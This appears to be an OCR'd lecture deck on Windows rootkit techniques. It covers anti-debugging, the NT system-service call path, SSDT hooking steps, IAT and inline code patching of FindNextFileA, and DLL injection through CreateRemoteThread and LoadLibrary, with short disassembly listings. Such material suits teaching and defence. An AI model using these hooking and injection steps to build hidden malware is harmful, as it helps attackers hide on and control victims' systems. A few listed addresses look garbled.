
Anti-debuggers

- Making reverse-engineering and disassembly painful
  - Polymorphism
  - Encryption
  - Interrupt disabling
  - Debugger detection
    - Behavior modification
    - Crashing debugger

Forms of Rootkit

- KERNEL-LEVEL
- SYSTEM ACCESS
- APPLICATION-LEVEL


System Service Call Cycle



NTDLL Interface

- Kernel32.DLL imports solely on the library NTDLL.DLL
- NTDLL.DLL is an interface to Int 2Eh function of Windows NT
- Int 2Eh signals a need to switch from user mode to kernel mode
- Int 2Eh is internally known as KiSystemService().
- Int 2Eh handler looks up on a table in NTOSKRNL called KeServiceDescriptorTable()

NTOSKRNL Exports



The structure of KeServiceDescriptorTable:

```
typedef struct
ServiceDescriptorTable {
PVOID ServiceTableBase;
PVOIDServiceCounterTable(0);
unsigned int NumberOfServices;
PVOID ParamTableBase;
}
```

Getting Into The Root

Application: Call to CreateFile() API

Kernel32.DLL: Call to NtCreateFile() -- Native API

Invokes KiSystemService()

NTOSKRNL.EXE: Call to KeServiceDescriptor Table

KeServiceDescriptor Table

	ServiceTableBase	ParamTableBase
	…	…
0x20	@ NtCreateFile	0x2C bytes
	…	…
0x29	@NtCreateProcess	0x20 bytes
	…	
0x6A	@ NtOpenProcess	0x10 bytes
	…	
	…	…

Hooking System Service

- Choose a system service exported by NTOSKRNL.EXE
- Obtain the address of this function
- Verify if the function starts with a MOV EAX, 0x*XXXXXXXX* construct.
- Retrieve the index value associated with the function.

Hooking System Service

Example of NTDLL Exported Functions

```
ntdll!NtCreateFile
001B:77F95238   B820000000          MOV         EAX,00000020
001B:77F9523D   8D542404            LEA         EDX,[ESP+04]
001B:77F95241   CD2E                INT         2E
001B:77F95243   C22C00              RET         002C
```


```
ntdll!NtCreateProcess
001B:77F92D2C   B829000000          MOV         EAX,00000029
001B:77F92D31   8D542404            LEA         EDX,[ESP+04]
001B:77F92D35   CD2E                INT         2E
001B:77F92D37   C22000              RET         0020
```

```
ntdll!NtOpenProcess
001B:77F8E5DE   B86A000000          MOV         EAX,0000006A
001B:77F8E5E3   8D542404            LEA         EDX,[ESP+04]
001B:77F8E5E7   CD2E                INT         2E
001B:77F8E5E9   C21000              RET         0010
```


Hooking System Service

- Import the undocumented structure KeServiceDescriptorTable.
- Locate the function index
- Overwrite the corresponding ServiceTableBase value with the new system service handler

API Hooking: IAT Modification



API Hooking: IAT Modification



API Hooking: Dynamic Code Patching

Original FindNextFile() API Function


```
FindNextFileA:
195D6: 55                   PUSH EBP
195D7: 8BEC                 MOV EBP, ESP
195D9: 81EC60020000         SUB ESP, 260
Continue_Here:
194DF: 53                   PUSH EBX
195E0: 8D85A0FDFFFF         LEA EAX, [EBP-260]
195DF: XX                   <…original code
                            continues…>
```

API Hooking: Dynamic Code Patching

Patched FindNextFile() API Function


```
FindNextFileA:
195D6: E9XXXXXXXX        JMP Hook
195DB: 90                NOP
195DC: 90                NOP
195DD: 90                NOP
195DE: 90                NOP
Continue_Here:
194DF: 53                PUSH EBX
195E0: 8D85A0FDFFFF      LEA EAX, [EBP-260]
195DF: XX                <…original code
                         continues…>

Hook: <process params>
      call Saved_Original
      <alter data>
      ret
```

DLL Injection




Using CreateRemoteThread(), a call to LoadLibrary() API of can cause a malicious DLL to be loaded on the remote process' address space.

Direct Memory Writing



Patching Another Process

